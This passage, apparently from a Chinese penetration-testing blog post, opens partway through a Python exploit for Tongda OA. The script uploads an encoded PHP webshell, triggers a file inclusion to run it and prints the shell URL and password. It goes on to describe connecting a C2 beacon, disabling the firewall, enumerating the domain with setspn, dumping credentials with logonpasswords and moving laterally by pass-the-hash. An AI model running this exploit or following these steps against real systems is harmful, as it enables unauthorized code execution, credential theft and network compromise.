Y3QoKXsKICAgICAgICAkd25zcT0kdGhpcy0+dERkYygpOwogICAgICAgIEAkd25zcSgkdGhpcy0+WGEpOwogICAgfQp9CiRwaWNiID0gbmV3IFBJQ0IoKTsKQCRwaWNiLT5YYSA9IGlzc2V0KCRfR0VUWydpZCddKT9iYXNlNjRfZGVjb2RlKCRfUE9TVFsnc2FrdXJhJ10pOiRfUE9TVFsnc2FrdXJhJ107Cj8+");
fwrite($fp, $a);
fclose($fp);
?>
------WebKitFormBoundaryBwVAwV3O4sifyhr3--
        '''

        response = requests.post(upload_url, headers=headers, data=payload)
        path = response.text
        filename = path[path.find('@')+1:path.rfind('|')].replace("_","\/").replace("|",".").replace("\\","")
        if response.status_code == 200 and "OK" in path:
            result = include_file(url,filename)
            shell_url=url+'/ispirit/interface/102.php'
            verify = requests.get(shell_url)
            if result.status_code == 200 and verify.status_code == 200:
                return shell_url
            else:
                return
        else:
            print("[+] File upload Fail!")
            return
    except:
     	pass

def include_file(url,filename):
        include_url = url + "/ispirit/interface/gateway.php"
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36",
            "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Accept-Encoding": "gzip, deflate",
            "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
            "Content-Type":"application/x-www-form-urlencoded",
            "Connection": "close"
            }
        payload = {
        	"json":"{\"url\":\"/general/../../attach/im/" + filename + "\"}",
        }
        response = requests.post(include_url,headers=headers,data=payload)
        return response


if __name__ == '__main__':
    print('''
 _______                  _____          _____   _____ ______
|__   __|                |  __ \        |  __ \ / ____|  ____|
   | | ___  _ __   __ _  | |  | | __ _  | |__) | |    | |__
   | |/ _ \| '_ \ / _` | | |  | |/ _` | |  _  /| |    |  __|
   | | (_) | | | | (_| | | |__| | (_| | | | \ \| |____| |____
   |_|\___/|_| |_|\__, | |_____/ \__,_| |_|  \_\\_____|______|
                   __/ |
                  |___/
        ''')
    url = sys.argv[1]
    result = check(url)
    if result:
        print("[+] Congratulations target is vulnerable!!!")
        print("[+] Shell's URL is:"+result)
        print("[+] Shell's password is cmd!")

    else:
        print("[-] There is no remote code execution vulnerability in the target address")


密码为 sakura
C2 连接
接下来准备上传 C2。尝试能不能正向连接,先添加一个 TCP。

然后正向链接

没被杀掉

但是一直上线不成功。此时突然想到了可能是防火墙拦截,关闭一下防火墙

之后成功上线
connect 10.10.1.128 3333
域内信息收集
域内信息收集,发现域名


确定域控的 IP 地址
确定本身 IP 地址为

同时可以通过命令查看域内信息的 SPN 服务信息,一般来说,域环境中某台主机开启了 LDAP、DNS 服务,该主机就是域控服务器
shell setspn -T attack.local -q */*发现存在,此时就可以考虑爆破了。再抓取一下 hash 试一下

logonpasswords
横向移动


利用 hash 横向,先创建 SMB 监听,随后

成功上线

评论(0)
暂无评论